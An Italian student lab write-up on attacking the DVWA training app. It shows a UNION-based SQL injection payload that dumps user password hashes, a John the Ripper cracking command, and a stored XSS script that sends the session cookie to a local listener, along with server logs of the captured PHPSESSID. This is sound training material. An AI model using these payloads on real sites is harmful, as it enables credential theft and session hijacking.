


## WEB APPLICATION HACKING

L'esercizio di oggi ci richiedeva di:

1. Recuperare le password degli utenti su DVWA
2. Recuperare i cookie di sessione ed inviarlo al server attaccante

### SQLi (blind)

proviamo a sfruttare la query **' UNION SELECT user, password FROM users #** per estrarre dal database i nomi utenti e le password.




The screenshot shows the DVWA interface with the 'SQL Injection (Blind)' vulnerability selected. The 'User ID' input field is empty, and the 'Submit' button is visible. The results of the attack are displayed in a box, showing the following data:

ID	First name	Surname
' UNION SELECT user, password FROM users #	admin	5f4dcc3b5aa765d61d8327deb882cf99
' UNION SELECT user, password FROM users #	gordonb	e99a18c428cb38d5f260853678922e03
' UNION SELECT user, password FROM users #	1337	8d3533d75ae2c3966d7e0d4fcc69216b
' UNION SELECT user, password FROM users #	pablo	0d107d09f5bbe40cade3de5c71e9e9b7
' UNION SELECT user, password FROM users #	smithy	5f4dcc3b5aa765d61d8327deb882cf99

Below the results, there is a 'More info' section with links to security reviews, Wikipedia, and a tech tips page. At the bottom, the 'Username: admin' and 'Security Level: low' are displayed, along with a 'View Source' button.


Ora procediamo con il password cracking ovvero decifrare le password per ciascun utente. Per fare ciò riportiamo il risultato ottenuto in file di testo contenete solo i nomi utenti e gli hash delle password e lo chiamo "crack.txt"



andiamo ad utilizzare il tool John The Ripper


Una volta fatto tutto possiamo procedere con il tool John The Ripper che si lancia con il comando:

```
john --show --format=Raw-MD5 hashes
```




## XSS Stored

andiamo ad inserire uno script php che permette di prendere il cookie di sessione creando un oggetto immagine e mandarlo poi al server dell'attaccante all'indirizzo 127.0.0.1 con porta 80;




Per poter inserire lo script è stato inoltre necessario modificare la lunghezza da 50 a 500 dei caratteri in input all'interno del form tramite ispezione dell'html.



Catturiamo i cookie di sessione grazie al seguente script:

```
<script>window.location='http://127.0.0.1:80/Downloads/?cookie='+document.cookie</script>
```



Possiamo anche controllare tramite shell la cattura dei cookie.

```
(kali@kali)~$ python -m http.server 80 --bind 127.0.0.1
Serving HTTP on 127.0.0.1 port 80 (http://127.0.0.1:80/) ...
127.0.0.1 - - [09/Jun/2023 10:34:33] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [09/Jun/2023 10:37:18] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [09/Jun/2023 10:37:50] "GET /Downloads/ HTTP/1.1" 200 -
127.0.0.1 - - [09/Jun/2023 11:02:33] "GET /Downloads/?cookie=security=low;%20PHPSESSID=5ca02b5c8a7893eea4c4faf37603604b HTTP/1.1" 200 -
127.0.0.1 - - [09/Jun/2023 11:03:51] "GET /Downloads/?cookie=security=low;%20PHPSESSID=5ca02b5c8a7893eea4c4faf37603604b HTTP/1.1" 200 -
127.0.0.1 - - [09/Jun/2023 11:05:14] "GET /Downloads/?cookie=security=low;%20PHPSESSID=5ca02b5c8a7893eea4c4faf37603604b HTTP/1.1" 200 -
127.0.0.1 - - [09/Jun/2023 11:06:08] "GET /Downloads/?cookie=security=low;%20PHPSESSID=5ca02b5c8a7893eea4c4faf37603604b HTTP/1.1" 200 -
```